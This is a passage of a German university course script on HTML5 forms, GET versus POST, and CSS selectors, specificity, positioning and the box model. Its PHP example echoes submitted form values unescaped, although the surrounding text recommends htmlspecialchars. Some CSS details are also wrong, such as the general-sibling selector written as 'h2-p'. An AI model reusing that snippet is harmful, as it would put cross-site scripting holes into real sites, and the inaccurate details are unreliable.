       title="must be alphanumeric in 6-12 chars" pattern="[a-zA-Z0-9_-]{6,12}" required>

```

Wer sich mit RegEx-Pattern nicht so gut auskennt, findet z. B. auf der Seite <http://html5pattern.com/> Hilfe.

Wenn kompliziertere Validierungen benötigt werden, oder die Standard-Fehlermeldungen nicht befriedigen, kann mit JavaScript auf die *HTML5 constraint validation API* zugegriffen werden. Dazu später mehr...

Da ein Request nicht zwingend von einem Browser stammen muss und beliebig manipulierbar ist, kann auf eine serverseitige Prüfung nicht verzichtet werden.

Obwohl erst weiter hinten PHP ausführlicher behandelt wird, macht es an dieser Stelle Sinn, ein einfaches PHP-Programm auszuprobieren. Damit die Anwendung funktioniert, muss sie auf einem Server 'deployed' werden. Die Verzeichnisstruktur sollte der Beschreibung am Anfang dieses Skript entsprechen, und der Apache-Server sollte gestartet sein.

Die Funktion *htmlspecialchars* macht HTML-Code, der in unfreundlicher Absicht in Formularfelder eingegeben wird, unschädlich.

form_response.php:

```

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>HTML5 FORM RESPONSE</title>
  </head>
  <body>
    <output>
      <h1>PHP ECHO OF POST REQUEST:</h1>
      <br>
      <table border="1" cellpadding="2" cellspacing="0" width="100%">
        <?php
          foreach ($_POST as $key => $value)
            print("<tr><td bgcolor=\"#bbbbbb\">
                  <strong>$key</strong></td>
                  <td>$value</td></tr>");
        ?>
      </table>
    </output>
  </body>
</html>

```

2.5 GET oder Post

Wer mit Google nach der Beuth Hochschule sucht, ruft eine Seite mit einer URL auf, die so ähnlich aussehen wird, wie

<https://www.google.de/searchq=Beuth+Hochschule&oq=Beuth+Hochschule&aqs=chrome.0.57j0l3j60l2.7789j0 &sourceid=chrome&ie=UTF-8>

Es ist die URL eines Get-Requests, mit dem in diesem Fall fünf Schlüssel-Wert-Paare an den Server übergeben werden, die mit einem & getrennt werden. Das Format für derartige Parameter ist unter der Bezeichnung **URL-Encoding** bekannt.

GET ist eine der HTTP Request Methods wie auch POST, PUT, DELETE. Ein offensichtlicher Nachteil der Get-Methode ist, dass die Parameter nicht nur sichtbar sind, sondern auch leicht verändert werden können. Vorteilhaft ist, dass eine Get-Url als Lesezeichen gespeichert werden kann.

Um bei einem Request Daten zum Server zu übertragen, ist in den meisten Fällen die POST-Methode vorzuziehen, da mehr Daten als mit der GET-Methode transportiert werden können, und ein normaler Benutzer keinen Zugriff auf die Daten hat.

HTML5 Ressourcen

- [W3C Web Education Community Group Wiki](#)
- <https://www.youtube.com/playlist?list=PL697D36B35F92E9E4>
- [Sitepoint HTML Reference, Examples](#)
- [Mozilla Developer Network](#)
- [W3C Validator](#)

2.6 Neue Features von HTML5

HTML5 bietet viele neue Features, die teilweise noch nicht durchgängig von den gebräuchlichen Browsern unterstützt werden. Der volle Funktionsumfang kann in den meisten Fällen nur mittels JavaScript ausgeschöpft werden.

Das **Canvas-Element** definiert einen rechteckigen Bereich, in den mit JavaScript gezeichnet, transformiert und animiert werden kann. Dies wird anhand eines Uhr-Beispiels im JavaScript-Teil dieses Skripts demonstriert. Mit **WebGL** (Bestandteil von Browsern) können hardwarebeschleunigte 3D-Graphiken dargestellt werden. Sogar das Filtern von Videos ist im Canvas-Element möglich.

Das **SVG-Element** ermöglicht es, Vektorgrafiken direkt einzubinden. Diese können mit CSS und JavaScript vielseitig manipuliert werden.

Websockets ermöglichen auf TCP basierende bidirektionale Verbindungen zwischen einer Webanwendung und einem WebSocket-Server. Da die Verbindung bestehen bleibt, ist ein sog. Server-Push, bei dem der Server gerade aktualisierte Daten ohne vorherige Anfrage zum Client schickt, problemlos möglich.

Das **Video-Element** ermöglicht das Einbetten von Videos. Dabei können Videos in mehreren Formaten angeboten werden, so dass der Browser das Format wählen kann, das er unterstützt. Es existiert ein weitgehend analoges **Audio-Element**.

Der **Local Storage** ermöglicht es einer Webseite mittels JavaScript Informationen lokal auf dem Client zu speichern. Damit werden **offline web applications** - Webanwendungen, die auch offline funktionieren – möglich.

Zuerst muss der Server dem Browser mitteilen, welche Dateien für den Offline-Betrieb benötigt werden. Wenn der Browser diese Dateien geladen hat, kann offline weiter gearbeitet werden. Sowie die Verbindung wieder besteht, können die Änderung zum Server hochgeladen, der darauf hin das Datenmodell aktualisiert.

Web Worker ermöglichen es, JavaScript im Hintergrund pseudoparallel auszuführen.

Es gibt neue **Input Types** mit **automatischer Validierung**. Z. B. `search` für search boxes, `number` für spinboxes, `range` für sliders, `color` für color pickers, `tel` für Telefonnummern, `url` für Webadressen, `email` für Mailadressen, `date` für calendar date pickers, `month` für Monat, `week` für Wochen, `time` für timestamps, `datetime` für Datums- und Zeitangaben.

Selbsttest:

Warum sollten – wenn immer möglich – semantische Tags verwendet werden?

Worin bestehen die Unterschiede zwischen Request Methods GET und POST?

Woran ist zu erkennen, dass HTML5 verwendet wird?

Muss es zu jedem öffnenden Tag auch ein schließendes Tag geben?

Geben Sie Beispiele für Block- und Inline-Elemente an. Worin besteht der Unterschied?

Was versteht man unter dem DOM?

3 CSS3 Grundlagen

Vorbemerkung

Mit HTML sollte allein der Inhalt einer Webseite beschrieben werden. Es geht also nur darum, welche Informationen angezeigt werden sollen, und welche Bedeutung sie haben.

Mit CSS wird die Gestaltung dieser Inhalte festgelegt.

CSS bietet einen großen Gestaltungsspielraum – und das mit minimalem Spezifikationsaufwand.

Die Syntax von CSS ist leicht zu verstehen, aber es gibt viele Details, Tricks und Ausnahmen, die die Einarbeitung erschweren.

Es braucht viel Erfahrung (trial and error), um das Potential von CSS variabel anwenden zu können. CSS ist primär ein Thema für Webdesigner.

3.1 CSS analysieren und verifizieren

CSS sollte – wie auch HTML – verifiziert werden (→ [css-validator](#)).


Was formal richtig ist, ist noch lange nicht gut. Ein ausführliches Feedback zur Code-Qualität bietet [JSLint](#) von Douglas Crockford.

3.2 CSS ausprobieren

Die Entwickertools der gebräuchlichen Browser bieten auch für die CSS-Entwicklung viele hilfreiche Features.

Die Entwickler-Tools von Chrome, Firefox und Co machen es leicht, fremde Entwürfe zu analysieren. Es braucht nur wenige Klicks um sich die HTML-Quelle mit den zugeordneten CSS-Stilen anzeigen zu lassen.

Wenn nicht verständlich ist, warum der Autor etwas so oder so gemacht hat, kann eschnell ein Stil geändert werden um zu sehen, was dabei heraus kommt. So erhält Googles Suchseite leicht eine andere Hintergrundfarbe. Leider nur lokal und nicht weltweit.



3.3 CSS Syntax

Es gibt nur eine Regel mit vielen Variationen. Der voranstehende Selektor bestimmt, welche Elemente im DOM bestimmte Eigenschaften erhalten sollen. Danach folgt eine Liste mit Deklarationen. Jede Deklaration besteht aus einem Eigenschafts-Wert-Paar.

Der Browser sorgt dafür, dass die genannten Eigenschaften der selektierten Elemente die angegebenen Werte erhalten.

Selector	{ Declaration	; Declaration	; }	Syntax grob
Selector	{ Property : Value	; Property:Value	; }	Syntax fein
h1	{ color : red	; font-size:10px	; }	/* Beispiel*/

Der Selektor ist im obigen Beispiel das zu gestaltende HTML-Element *h1*. Es verfügt über die Property (Style Attribut) *color*, die den auf den Doppelpunkt folgenden Wert *red* erhalten soll.

Da Selektoren durch Aneinanderhängen kombiniert werden können, ist es möglich, gezielt auf ganz bestimmte Elemente zuzugreifen (vgl. nachfolgende Tabellen).

Mehrere Selektoren, die mit Kommata getrennt werden, können mit einem Stil kombiniert werden, wie dieses Beispiel zeigt:

```
h1, h2, p {color:blue;}
```

Die folgenden Tabellen sind nicht vollständig, stellen aber die gebräuchlichsten Selektoren dar. Ohne deren Kenntnis lässt sich CSS kaum verstehen.

Wenn der Wunsch nach einem Selektor aufkommt, der hier nicht aufgeführt ist, findet sich auf der Seite <http://www.w3.org/TR/css-2010/#selectors> wahrscheinlich eine passende Variante.

3.4 Ausgewählte Selektoren:

Selektor	Bedeutung	Beispiel
Universell	Selektiert alle Elemente des Dokuments.	* {} selektiert ALLES
Typ	Selektiert anhand von Element-Namen.	h1, h2, h3 {} Sowohl <h1>, als auch <h2>- und <h3>-Elemente werden selektiert.
Klasse	HTML erlaubt die Angabe eines Class-Attributs. Elemente mit einem passenden Class-Attribut werden selektiert. Es wird in CSS ein Punkt vor dem Attributnamen angegeben.	.remark {} selektiert alle Elemente mit dem Attribut class="remark". p.remark {} selektiert alle <p>-Elemente mit dem Attribut class="remark".
ID	HTML erlaubt die Angabe eines eindeutigen ID-Attributs. Das Element mit dem passenden ID-Attribut wird selektiert. Es wird in CSS ein # vor dem Attributnamen angegeben.	#intro {} selektiert das Element mit dem Attribut id="intro"
Kind	Selektiert alle Elemente, die direkte Kinder (im DOM) eines anderen Elements sind.	li>a {} selektiert alle <a>-Elemente, die direkte Kinder eines -Elements sind.

Nachkommen	Selektiert ein Element, das auch indirekter Nachfahre eines anderen Elements ist (d. h. auch mehrstufige Vererbung).	p a {} selektiert alle <a>-Elemente, die sich in der DOM-Hierarchie unterhalb eines <p>-Elements befinden.
folgendes Geschwister	Selektiert ein Element, das das nächste Geschwister von einem anderen Element ist.	h2+p {} selektiert alle <p>-Elemente, die direkt (auf derselben Ebene) einem <h2>-Element folgen.
Geschwister (allgemein)	Selektiert ein Element, das (nicht unbedingt direkt nachfolgend) ein Geschwister von einem anderen Element ist.	h2-p {} selektiert alle <p>-Elemente, die (auf derselben Ebene) einem <h2>-Element folgen. Es könnten also auch mehrere <p>-Elemente sein.

Pseudo-Selektor	Bedeutung	Beispiel
PseudoElement	Wird am Ende eines passenden Selektors eingefügt.	p.intro: first-letter {font-size: 150%} p.intro: first-line {font-weight: bold;}
PseudoKlasse	z. B. :link (noch nicht besuchter Verweis), :visited (bereits besuchter Verweis), :hover (Verweis unter Mauszeiger), :active (Element, das gerade angeklickt wird)	a: :link {color: deeppink;} a: :visited {color: black;}

Attribut-Selektor	Bedeutung	Beispiel
Existenz	Selektiert Elemente, die das angegebene Attribut haben.	p[class] selektiert alle <p>-Elemente, die ein Class-Attribut haben.
Gleichheit	Selektiert Elemente, die das angegebene Attribut mit dem angegebenen Wert haben.	p[class="remark"] selektiert alle <p>-Elemente, deren class-Attribute den Wert "remark" haben.
Space (Leerzeichen)	Attribute wie title oder class können sich aus Teilstrings zusammensetzen, die durch Leerzeichen getrennt sind. Mit diesem Selektor werden die Elemente ausgewählt, die den angegebene String als Teilstring enthalten.	p[class~="error"] selektiert alle <p>-Elemente, die ein Class-Attribut haben, die "error" als mit Leerzeichen separierten Teilstring enthalten.
Prefix	Selektiert die angegebenen Attribute, deren Werte mit dem angegeben Prefix beginnen.	p[title^="M"] selektiert alle <p>-Elemente, deren title-Attribute mit dem TeilString "M" beginnen.
Substring	Selektiert die angegebenen Attribute, deren Werte mit den angegeben Substring enthalten.	p[title*="customer"] selektiert alle <p>-Elemente, deren title-Attribute den Substring "customer" enthalten.
Suffix	Selektiert die angegebenen Attribute, deren Werte mit dem angegeben Suffix enden.	p[title\$="en"] selektiert alle <p>-Elemente, deren title-Attribute mit dem TeilString "en" enden.

3.5 CSS in HTML einbinden

CSS kann auf verschiedene Arten in HTML eingebunden werden:

Inline	Mittels Style-Attribut im gewünschten HTML Tag: <pre><p style="color:black; margin-left:10px">This is a paragraph.</p></pre>
Internal	Mittels Style Tag In der Head Section des HTML Files: <pre><head> <style type="text/css"> hr {color:black;} body {background-image:url("images/bgr17.jpg");} </style> </head></pre>
external	Im HTML-File: <pre><head> <link rel="stylesheet" type="text/css" href="mystyle.css" /> </head> ... Im File stylesheet.css könnte beispielsweise stehen: hr {color:black;} body {background-image:url("images/bgr17.jpg");}</pre>

Es ist möglich, und oft auch sinnvoll, mehrere externe Stylesheets einzubinden. Es ist möglich, aber nicht empfehlenswert, alle oben erwähnten Arten der Einbindung zu kombinieren. Viele Profis verwenden ausschließlich externe Stylesheets.

Es ist auch möglich in eine CSS-Datei weitere CSS-Dateien einzubinden. Hierzu benutzt man die @import-Regel, die vor allen anderen Regeln angegeben werden muss.


Beispiel: @import url("styles.css");

CSS-Regeln in externen Dateien verwalten.

Beispiel

Nachfolgend werden einige einfache Selektoren demonstriert.

```
<!DOCTYPE html>
<html>
<head>
    <link rel="stylesheet" href="style.css">
    <script src="script.js"></script>
</head>
<body>
    <h1>Hello</h1>
    <h3 class="unwichtig">Welcome</h3>
    <p class="unwichtig">Ausführlicher Willkommenstext</p>
    <article>
        <h3>article headline 1 </h3>
        <p>Weit hinten, hinter den Wortbergen, fern der Länder ... </p>
    </article>
    <article id="article2">
        <h3>article headline 2</h3>
        <p>Weit, weit hinten, hinter den Wortbergen, fern der Länder ...</p>
    </article>
</body>
</html>
```



```
body {
    margin-left: 15%;
    margin-right: 15%;
    color: black;
    font-size: small;
    font-family: Verdana, Arial, sans-serif;
}

article h3 {font-style: italic;}

.unwichtig {color: gray;}

#article2 {color: darkblue;}
```

Beispiel

Wenn zu Demonstrationszwecken ein Textabschnitt gebraucht wird, der visuell wirkt aber nicht zum Lesen verführt, dann wird oft auf den Klassiker *Lorem ipsum* zurück gegriffen. Im Web sind entsprechende Textgeneratoren leicht zu finden (z. B. [hier](#)).

Der CSS-Teil des Beispiels zeigt, wie zuerst für den *body* global eine Hintergrundfarbe festgelegt werden kann. Trotzdem ist es möglich, diese Farbsetzung zu überschreiben. Hier gezeigt für Paragraphen (die sich hierarchisch unter dem Body befinden), für Elemente mit einer Class-Angabe und für Elemente mit einer ID.

Am HTML-Code für den zweiten Paragraphen ist zu erkennen, wie einem Element mehrere Klassen zugeordnet werden können. Außerdem wird noch demonstriert, wie Links auf eine Position im selben Dokument verweisen können.

> go down

p in div in body: Lorem ipsum dolor sit amet, consectetur adipiscing elit. Curabitur euismod vulputate ultricies. Duis luctus risus et purus ultrices, nec tristique arcu fermentum. Sed rhoncus, mauris id vehicula varius, neque odio ultricies risus, hendrerit ultricies purus odio eu augue.

p mit class attribute 'important danger' in body: Sed ipsum magna, malesuada eu est laoreet, semper convallis nisi. Suspendisse vitae laoreet ante, sed convallis neque. Proin tincidunt et tortor vitae sodales. Pellentesque in metus nibh. Vestibulum ac venenatis velit.

p mit der id 'first_p' in article in body: Maecenas id magna eros. Quisque vulputate euismod nisl, et sollicitudin tortor fermentum et. Nunc tristique pellentesque nisl dapibus vestibulum. In non consequat purus, sit amet bibendum est. In sed lectus faucibus, lacinia turpis condimentum, gravida quam. Fusce aliquet feugiat consectetur. Vivamus id augue eros.

p mit der id 'second_p' in article in body: Vivamus id augue eros. Suspendisse condimentum nisi at semper finibus. Fusce sit amet ipsum accumsan risus hendrerit porta eu vitae sapien.

p mit dem class attribute 'important': Warum sind diese Schriftzeichen (< & >) besonders zu behandeln? Es handelt sich um sog. HTML Entities mit denen sich nicht nur Zeichen darstellen lassen, die durch die Syntax von HTML reserviert sind, sondern auch Sonderzeichen wie ©, € oder ein non-breaking space

> go up

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Demo: Lorem ipsum, local Links, CSS</title>
  <link rel="stylesheet" href="css/cssdemo1.css">
</head>
<body>

<div>
  <a id="top" href="#bottom"> &gt; go down</a>
</div>

<div>
  <p>
    <span>p in div in body: </span>
    Lorem ipsum dolor sit amet, consectetur adipiscing elit...
  </p>
</div>
```

```

<p class="important danger">
  <span>p mit class attribute 'important danger' in body: </span>
    Sed ipsum magna, malesuada eu est laoreet, semper convallis nisi...
</p>

<article>
  <p id="first_p">
    <span>p mit der id 'first_p' in article in body: </span>
      Maecenas id magna eros. Quisque vulputate euismod nisl, et sollicitudin tortor fermentum...
  </p>
  <p id="second_p">
    <span>p mit der id 'second_p' in article in body: </span>
      Vivamus id augue eros. Suspendisse condimentum ...
  </p>
</article>

<p class="important"><span id="special_span">p mit dem class attribute 'important': </span>
  Warum sind diese Schriftzeichen (&lt; &&gt;) besonders zu behandeln? Es handelt sich um
  sog. HTML Entities mit denen sich nicht nur Zeichen darstellen lassen, die durch die Syntax von HTML
  reserviert sind, sondern auch Sonderzeichen wie &copy;, &euro; oder ein non-breaking space &nbsp;
</p>

<div>
  <a id="bottom" href="#top"> &gt; go up</a>
</div>

</body>
</html>

```

cssdemo1.css:

```

body {background-color: darkgrey;
  font-family: Verdana, Arial, sans-serif;}

/* Was ändert sich, wenn die folgende Zeile auskommentiert wird? */
/*p {background-color: lightgoldenrodyellow;}*/

/* Wie kann der schwarze Balken dicker gemacht werden (→ Boxmodell)? */
div {background-color: black;}

div p {background-color: plum;}

article {background-color: lightgray; }

#second_p {background-color: cornflowerblue; }

.important {font-weight: bold; }

.danger {color: #bb0000; }

span {font-weight: bolder; }

/* Welche Alternativen zur folgenden Zeile gibt es? */
#special_span {color: white; }

a {color: white; }

```

3.6 Cascading Styles

Die Elemente eines HTML-Dokuments bilden eine Hierarchie (vgl. DOM). Einige – aber nicht alle (!) – CSS-Stile werden von den hierarchisch höher stehenden Elementen (den Vorfahren) an die hierarchisch tiefer stehenden Elemente auch mehrstufig vererbt. Das spart Spezifikationsaufwand.

Vererbt werden beispielsweise Font- und Text-Eigenschaften und Farben. Nicht vererbt werden u. a. Background-Eigenschaften, Positionen, Breiten und Höhen sowie Eigenschaften des Box-Models wie padding, margin und border.

Wenn es innerhalb der Hierarchie sich widersprechende Stile gibt, dann setzt sich der Stil mit dem hierarchisch geringsten Abstand durch.

Es kommt oft vor, dass für ein HTML-Element mehrere Stile definiert sind. Die Frage, welcher Stil dann dominiert, wird durch Regeln der Kaskadierung (Hintereinanderschachtelung) beschrieben.

Grob formuliert setzt sich der spezifischste Stil durch. Wenn zwei Selektoren denselben Wert haben, gewinnt der Letztere.

CSS-Regeln können konkurrieren. Der spezifischste Stil gewinnt.

Wer es genau wissen will, muss erst die sog. Spezifitäten der konkurrierenden Selektoren anhand der folgenden Bewertungstabelle berechnen. Der Selektor, mit der höchsten Spezifität gewinnt.

Selektor	Spezifität
Tag (HTML-Element und Pseudo-Element)	1
Class und Pseudo-Class	10
id	100
Inline style	1000

Beispiele zur Berechnung der Spezifität:

Selektor	Bestandteile	Spezifität
p	tag-selector	1
div p	tag selector, tag selector	1+1
.myclass	class selector	10
div p.myclass	tag selector, tag selector, class selector	1+1+10
#focuspoint	id selector	100
body #main .conclusion p	tag selector, id selector, class selector, tag selector	1+100+10+1

Browser müssen die Spezifität der konkurrierenden Selektoren berechnen. Die Entwickertools zeigen für jedes Element an, welche CSS-Stile sich durchgesetzt haben.

3.7 CSS-Qualität

Ist es egal, welche Art von Selektor verwendet wird, wenn nur das beabsichtigte Ziel erreicht wird?

Natürlich nicht. Auch CSS-Dateien können so kaputt gewartet werden, dass sie ohne die Unterstützung eines Analysewerkzeugs kaum noch nachvollzogen werden können.

Einerseits sollte möglichst allgemein spezifiziert werden, was auch Anfänger schaffen können. Andererseits

sollte schon bei der Erstellung der ersten Version daran gedacht werden, welche Teile vielleicht später mit minimalem Aufwand unabhängig von anderen Teilen verändert werden müssen, was einige Erfahrung voraussetzt.

Hilfreich ist in jedem Fall eine logische Gliederung (z. B. nach Seitenbereichen wie *nav*, *header*, *content*, *footer*, ...), die bei Bedarf durch Kommentare verdeutlicht werden kann.

Schon bei der Erstellung der HTML- oder der HTML generierenden PHP-Dateien sollte auf sinnvolle Bezeichner für Ids und Klassen geachtet werden. Sie sollten immer so gewählt werden, dass eindeutig erkennbar ist, in welchem Kontext sie verwendet werden.

Wenn konsequent Nachkommen-Selektoren benutzt werden (wie z.B. bei *footer p*), reichen meistens wenige Klassen aus, was die Lesbarkeit und Änderungsfreundlichkeit der CSS-Dateien deutlich erhöht.

Möglichst wenige und allgemeine CSS-Regeln verwenden.

Regeln sinnvoll ordnen (z. B. nach Seitenbereichen).

Semantisch relevante Klassennamen und Ids verwenden.

Anzahl der Klassen minimieren.

Selbsttest:

Erstellen Sie ein Beispiel mit nicht trivialen scheinbar widersprechenden CSS-Angaben. Berechnen Sie die Spezifität und entscheiden Sie anhand der Werte, welche Angabe dominiert. Prüfen Sie Ihr Ergebnis mit Ihrem Browser.

3.8 Schriftgrößen

Schriftgrößen (*font-size*) können absolut oder relativ angegeben werden.

Das Thema wirkt anfangs etwas abschreckend, weil es für beide Varianten mehrere Einheiten gibt.

Bei den absoluten Einheiten sind px (pixel) und pt (point) gebräuchlich. Kaum verwendet werden in (inch), cm (Zentimeter), mm (Millimeter) und die Browser-spezifischen Konstanten xx-small, x-small, small, medium, large, x-large.

Im Zeitalter responsiver Websites und Webapps sind absolute Einheiten kontraproduktiv.

Relative Schriftgrößen beziehen sich immer auf den umgebenden Text. *font-size:125%*; besagt, dass die Schriftgröße 25% größer sein soll, als der Text in der Umgebung. Das kann mit der Einheit *em* auch anders ausgedrückt werden: *font-size: 1.25em;*. Ein em ist als die Breite des Großbuchstabens M definiert, was in diesem Zusammenhang keine Rolle spielt.

Außerdem gibt es noch die Einheit *rem* (root em). Bei einer *rem*-Angabe bezieht sich die relative Größe nicht auf das umgebende Element sondern auf das *<html>*-Element. Das ist vorteilhaft, weil immer derselbe Bezugswert verwendet wird.

Die Einheiten *em* und *rem* lassen sich für die Größenangaben von Boxen verwenden (vgl. folgende Abschnitte). *2em*; ist ungefähr so hoch wie zwei Zeilen Text – allerdings ohne den Zeilenabstand!

Verwende relative Angaben für die Schriftgröße.

3.9 Positionierung – static, absolute, relative, fixed

HTML positioniert zeilenweise von links nach rechts. Dabei wird zwischen Block- und Inline-Elementen unterschieden. Bei Block-Elementen wie `<p>`, `<h>` und `<div>` wird ein neuer Absatz begonnen. Bei Inline-Elementen wie `<a>`, `` und `` wird versucht, sie in derselben Zeile anzufügen, da sie keinen Zeilenumbruch bewirken. Die Default-Positionierung entspricht `position: static;`.

Mit CSS (`display: inline;` und mit `display: block;`) kann dieses Verhalten verändert werden.

Mit Hilfe von CSS kann durch `position: absolute;` auch absolut positioniert werden. Dies erfolgt mit den Properties `top`, `bottom`, `left`, `right` immer relativ zum Vorfahren. Dabei können Überlappungen entstehen. Mit `z-index: 0;` wird ein Element nach ganz unten (im Stack) gepackt. Ein Element mit einem höheren Index wird es also überlappen. Unabhängig davon werden Eltern (im Dom) immer von ihren Kindern überlappt.

Ist `position: relative;` gesetzt, so kann das Element mit `top`, `bottom`, `right` und `left` relativ zu der Position verschoben werden, es es hätte, wenn der Default-Fall (`position: static;` gesetzt) vorliegen würde.

Die letzte Variante `position: fixed;` fixiert die Position des Elements bezüglich seines Elternelements. Damit ist es u. a. möglich, einen Footer unabhängig von der Scroll-Position am unteren Rand des Viewports zu fixieren.

Beispiel:

```
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" href="style.css">
  <script src="script.js"></script>
</head>

<body>
  <header>
    <h2>position: static, relative, absolute or fixed</h2>
  </header>
  <section>
    <div id="box1">
      <h4>Box 1</h4>
      <p>position: static</p>
    </div>
    <div id="box2">
      <h4>Box 2</h4>
      <p>position: static</p>
    </div>
    <div id="box3">
      <h4>Box 3</h4>
      <p>position: relative (to the static position)</p>
    </div>
    <p id="absoluteP">The position of this paragraph is absolute in relation to its parent (the section).</p>
  </section>
  <footer>Footer - MME1 / FB VI / Beuth Hochschule Berlin 2016</footer>
</body>
</html>
```

```

body {
  margin: 0;
}

header,
section,
footer {
  margin: 5px;
  padding: 10px;
}

#box1 {
/* implizit position: static; */
height: 100px;
width: 300px;
padding: 10px;
background-color: #b3d5dd;
border: 1px solid black;
}

#box2 {
/* implizit position: static; */
height: 100px;
width: 300px;
padding: 10px;
background-color: #fc9;
border: 1px solid black;
}

#box3 {
position: relative;
top: -50px;
}

#absoluteP {
position: absolute;
left: 130px;
z-index: 1;
/*try z-index:-1 */
height: 100px;
width: 300px;
padding: 10px;
background-color: #f99;
border: 1px solid black;
}

#absoluteP {
position: absolute;
top: 190px;
left: 50px;
z-index: 2;
color: darkblue;
}

footer {
position: fixed;
bottom: 0;
width: 100%;
height: 2em;
margin: 0;
background-color: lightgray;
border-top: 1px solid grey;
background-color: #efefef;
text-align: center;
}

section {
margin-bottom: 2em;
}

```

https://run.plnkr.co/ngESRvgPWYloK8t/

position: static, relative, absolute or fixed

Box 1
position: static
The position of this paragraph is absolute in relation to its parent (the section).

Box 2
position: static

Box 3
position: relative (to the static position)

Footer - MME1 / FB VI / Beuth Hochschule Berlin 2016

https://run.plnkr.co/ngESRvgPWYloK8t/

position: static, relative, absolute or fixed

Box 1
position: static
The position of this paragraph is absolute in relation to its parent (the section).

Footer - MME1 / FB VI / Beuth Hochschule Berlin 2016

3.10 Das Default-Stylesheet


Auch wenn kein expliziten CSS-Regeln vorhanden sind, kommt ein Standard-Stylesheet des Browsers zum Einsatz, mit dem Browser eine nicht einheitliche minimale Formatierungen vornehmen.

Das ist beispielsweise daran zu merken, dass die linke obere Ecke bei den folgenden Beispielen zum Box-Modell frei bleibt, weil ein schmaler weißen Rand eingehalten wird.

Zum Glück hat dieses Stylesheet die geringste Priorität, d. h. seine Regeln lassen sich problemlos überschreiben. Zum Beispiel, wenn links oben wirklich links oben sein soll: `body {margin:0px;}`.

3.11 Das Box-Modell

Genau betrachtet ist ein Box-Element etwas komplexer, als ein simples Rechteck. Das folgende Bild liefert einen ersten Eindruck.



- **Margin** heißt der Bereich außerhalb des Randes. Er hat keine Hintergrundfarbe und ist transparent.
- **Border** heißt der Bereich, der den Padding- und den Inhaltsbereich umrahmt. Wenn er gestrichelt oder transparent ist, scheint die Hintergrundfarbe durch.
- **Padding** heißt der Bereich, der den Inhalt umgibt. Er erhält die Hintergrundfarbe der Box.
- Der **Inhaltsbereich** (content area) stellt Text oder Bilder dar. Die width und height-Angaben beziehen sich auf den Inhaltsbereich.
- **Outline** heißt ein zusätzlicher Rahmen, der noch um die Border herum angezeigt werden kann, damit ein räumlicher Eindruck entsteht. Die Outline geht die folgenden Formel nicht ein, weil sie auf die Größe des Boxelements keinen Einfluss hat.

Wie gross ist ein Box-Element?

Total box element width = width + left padding + right padding + left border
+ right border + left margin + right margin

Total box element height = height + top padding + bottom padding + top border
+ bottom border + top margin + bottom margin

Selbst wenn *width* und/oder *height* explizit Werte zugewiesen wurden, kann eine Box davon abweichende Größen haben.

Neues alternatives Boxmodell

